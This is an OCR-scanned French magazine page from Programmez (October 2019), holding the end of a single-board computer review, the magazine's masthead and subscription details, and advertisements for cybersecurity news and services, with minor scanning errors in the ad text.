
Les plus

- GPU puissant
- Bonne image d'installation pour l'OS
- Connectique bien fournie avec beaucoup de port USB et différentes options d'alimentation
- Possède un port pour ventilateur
- Bonne dissipation thermique (dissipateur fourni avec la Board)

Les moins

- CPU moins puissant que celui du Raspberry Pi 4
- Quelques incompatibilités software
- Ajout d'un « hat » compliqué (le dissipateur thermique bloque le haut de la board)
- Pas de Bluetooth ou Wifi intégré

en attendant le fix



Une publication Nefer-IT, 57 rue de Gisors, 95300 Pontoise - redaction@programmez.com
Tél. : 09 86 73 61 08 - Directeur de la publication & Rédacteur en chef : François Tonic
Secrétaire de rédaction : Olivier Pavie
Ont collaboré à ce numéro : la rédaction de ZDNet
Nos experts techniques : M. Ellerbach, D. Mouton, I. Hazout, D. Duplan, R. Pinon, M. Slimani, S. Saurel, G. Saint Romas, C. Derue, P-Y Aillet, J-F Baillette, J. Thémée, R. Lifchitz, F. Dumur, C. Villeneuve, C. Pichaud.
Couverture : D-Keine - **Maquette** : Pierre Sandré.
Publicité : François Tonic / Nefer-IT - Tél. : 09 86 73 61 08 - ftonic@programmez.com.
Imprimeur : Moderna Printing, Paal-Beringen, Belgique.
Marketing et promotion des ventes : Agence BOCONSEIL - Analyse Media Etude - Directeur : Otto BORSCHA oborscha@boconseilame.fr
Responsable titre : Terry MATTARD Téléphone : 09 67 32 09 34

Contacts : Rédacteur en chef : ftonic@programmez.com - Rédaction : redaction@programmez.com - Webmaster : webmaster@programmez.com
Evenements / agenda : redaction@programmez.com

Dépôt légal : à parution - Commission paritaire : 1220K78366 - ISSN : 1627-0908 - © NEFER-IT / Programmez, octobre 2019

Abonnement :
Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex. - Tél. : 01 55 56 70 55 - *abonnements.programmez @groupe-gli.com*
Fax : 01 55 56 70 91 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30.

Tarifs
Abonnement (magazine seul) : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € - Autres pays : nous consulter.

PDF
35 € (monde entier) souscription sur www.programmez.com

Cybersécurité :
RESTEZ INFORMÉ

Nouvelle édition
Octobre 2019

L'actualité quotidienne
News, avis d'experts, témoignages, livres blancs, etc.
https://www.solutions-numeriques.com/securite/

La newsletter
Chaque lundi, comme 40 000 professionnels et décideurs, recevez la synthèse des informations.
C'est gratuit, inscrivez vous :
https://www.solutions-numeriques.com/securite/inscription/

L'annuaire en ligne
Trouvez l'éditeur de solution, le prestataire de services qu'il vous faut.
https://www.solutions-numeriques.com/securite/annuaire-cybersecurite/

G·ECHO
cybersécurité

Solutions pour le c,der sécurité

MICRO FOCUS
Gold Partner
Security

Sécurité des développements : Fortify
Protection des données : Voltage
Evènements de sécurité : ArcSight

beyond SECURITY

Trouvez vos 0-days : bestorm
Scan de vulnérabilités : besecure

I onseilvser´ icesvaé´ eloppement

- Audits de code, test d'intrusion,
- Conseil, analyse de risque, PSSI,
- R&D, développement de solutions. . .

borme tio s et recrutement en SSy

www.g-echo.fr
contact@g-echo.fr
Toulouse - Paris